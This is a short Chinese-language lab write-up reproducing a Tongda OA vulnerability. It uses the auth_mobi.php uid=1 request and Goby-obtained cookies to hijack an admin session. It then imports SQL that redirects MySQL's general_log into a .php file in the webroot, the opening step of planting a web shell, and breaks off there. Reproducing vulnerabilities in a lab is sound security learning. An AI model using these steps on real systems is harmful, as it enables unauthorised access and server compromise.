通达OA漏洞复现
·
1.靶场http://172.168.20.38/
2.使用http://xx.xx.xx.xx/mobile/auth_mobi.php?isAvatar=1&uid=1&P_VER=0
即http://172.168.20.38/mobile/auth_mobi.php?isAvatar=1&uid=1&P_VER=0

发现显示relogin证明网站前没有人在线,需要等待有人登录的时候在尝试
如果页面啥也没显示着则使用http://xx.xx.xx.xx/general/再次访问后台地址
即可以直接进入后台
由于我这边显示relogin,所以要使用另一种方法
1.使用goby扫描



浏览器替换cookie,将刚刚goby出来的验证信息复制到浏览器的cookie里

成功获取获取进入后


进入后台找能上传文件的地方
系统管理–>数据库管理–>数据库脚本导入

导入一个sql脚本
set global general_log = on;
set global general_log_file ='C://MYOA//webroot//abc.php';
